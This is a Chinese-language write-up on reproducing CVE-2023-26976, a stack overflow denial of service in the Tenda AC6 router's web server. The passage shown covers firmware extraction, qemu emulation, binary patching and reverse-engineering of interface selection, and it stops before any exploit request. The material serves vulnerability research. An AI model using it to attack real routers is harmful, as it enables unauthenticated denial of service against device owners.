CVE-2023-26976_tenda_AC6_stack_overflow

漏洞描述

编号

CVE-2023-26976

设备信息&固件版本号

Tenda AC6:
v15.03.05.09_multi ~ V15.03.05.19(latest)
goahead framework

漏洞类型

DoS

危害

可访问路由器的攻击者无需凭证即可执行远程拒绝服务攻击


复现流程

复现设备&固件

Tenda AC6
v15.03.05.16_multi
v15.03.05.19_multi(latest)

固件下载&仿真

v15.03.05.16_multi
https://down.tenda.com.cn/uploadfile/AC6/US_AC6V1.0BR_V15.03.05.16_multi_TD01.zipor




提取固件

```
┌──(kali㉿kali)-[~/routers]
└─$ binwalk -Me US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin

Scan Time:     2023-04-09 23:42:51
Target File:   /home/kali/routers/US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
MD5 Checksum:  677ced73cf0b32a6018ba1c8569f34cb
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            TRX firmware header, little endian, image size:
 6778880 bytes, CRC32: 0x80AD82D6, flags: 0x0, version: 1, header size: 28 by
tes, loader offset: 0x1C, linux kernel offset: 0x1A488C, rootfs offset: 0x0
92            0x5C            LZMA compressed data, properties: 0x5D, diction
ary size: 65536 bytes, uncompressed size: 4177792 bytes
```

```
1722572       0x1A48CC        Squashfs filesystem, little endian, version 4.0
, compression:xz, size: 5052332 bytes, 848 inodes, blocksize: 131072 bytes, c
reated: 2017-04-19 16:18:08


Scan Time:     2023-04-09 23:42:51
Target File:   /home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin-0
.extracted/5C
MD5 Checksum:  2ab6eb21e474b800d9032293d69b170c
Signatures:    411
```

Qemu仿真,发现卡在Welcome to





```
┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
.extracted/squashfs-root]
└─# qemu-arm -L ./ bin/httpd -g 23946
init_core_dump 1816: rlim_cur = 0, rlim_max = -1
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880


Yes:

      ****** WeLoveLinux******

 Welcome to ...
^C

┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
```

跟踪httpd

IDA View-A | Pseudocode-A | Hex View-1 | Struct

```
30  v21[2] = 0;
31  v21[3] = 0;
32  v21[4] = 0;
33  v21[5] = 0;
34  v20[0] = 0;
35  v20[1] = 0;
36  v20[2] = 0;
37  v20[3] = 0;
38  v18 = 0;
39  init_core_dump(v2);
40  v3 = puts("\n\nYes:\n\n      ****** WeLoveLinux****** \n\n Welcome to ...");
41  sub_30920(v3);
42  while ( check_network(v21) <= 0 )
43    sleep(1u);
44  v4 = sleep(1u);
45  if ( ConnectCfm(v4) )
```


首先check_network不通过会进入sleep,可以patch改掉函数返回值



接着运行，ConnectCfm也不通过，同样patch试试

```
┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
.extracted/squashfs-root]
└─# qemu-arm -L ./ bin/httpd -g 23946
init_core_dump 1816: rlim_cur = 0, rlim_max = -1
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880


Yes:

      ****** WeLoveLinux******

 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect cfm failed!

┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
```

```
114       v5 = 0;
115     }
116     else
117     {
118       puts("main -> initWebs failed");
119       v5 = -1;
120     }
121   }
122   else
123   {
124     printf("connect cfm failed!");
125     v5 = 0;
126   }
127   return v5;
128 }
```




发现服务起了，但是webs起的ip不对，估计是先前直接改返回值出的问题，再回去看看

```
└─$ sudo qemu-arm -L ./ bin/httpd_patch -g 23946
init_core_dump 1816: rlim_cur = 0, rlim_max = 0
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880

Yes:

      ****** WeLoveLinux******
 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
create socket  fail -1
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]                    webs.c,157
httpd listen ip = 255.255.255.255 port = 80
webs: Listening for HTTP requests at address 180.5.128.64
^C
┌──(kali㉿kali)-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extract
```


改的两个函数都是import来的，先找check_network

```
┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
.extracted/squashfs-root]
└─# grep -rn 'check_network'
grep: lib/libcommon.so: binary file matches
grep: bin/netctrl: binary file matches
grep: bin/multiWAN: binary file matches
grep: bin/httpd: binary file matches
grep: bin/logserver: binary file matches
grep: bin/tendaupload: binary file matches
grep: bin/phddns: binary file matches
grep: bin/httpd_patch: binary file matches

┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
```

跟进 libcommon.so




看起来是根据interface名字获取ip，用于服务起的地址，跟进j_getLanIfName()




继续跟进import来的get_eth_name，在 `libChipApi.so`

```
┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
.extracted/squashfs-root]
└─# grep -rn 'get_eth_name'
grep: lib/libtpi.so: binary file matches
grep: lib/libcommon.so: binary file matches
grep: lib/libChipApi.so: binary file matches
grep: bin/netctrl: binary file matches
grep: bin/multiWAN: binary file matches
grep: bin/dnrd: binary file matches
grep: bin/cfmd: binary file matches
grep: bin/httpd: binary file matches
grep: bin/time_check: binary file matches
grep: bin/dhcpcd: binary file matches
grep: bin/business_proc: binary file matches
grep: bin/httpd_patch: binary file matches

┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin
```

根据传来的int决定使用那个interface，根据libcommon.so中的跟踪确定传入的int为0，即获取网桥br0的地址

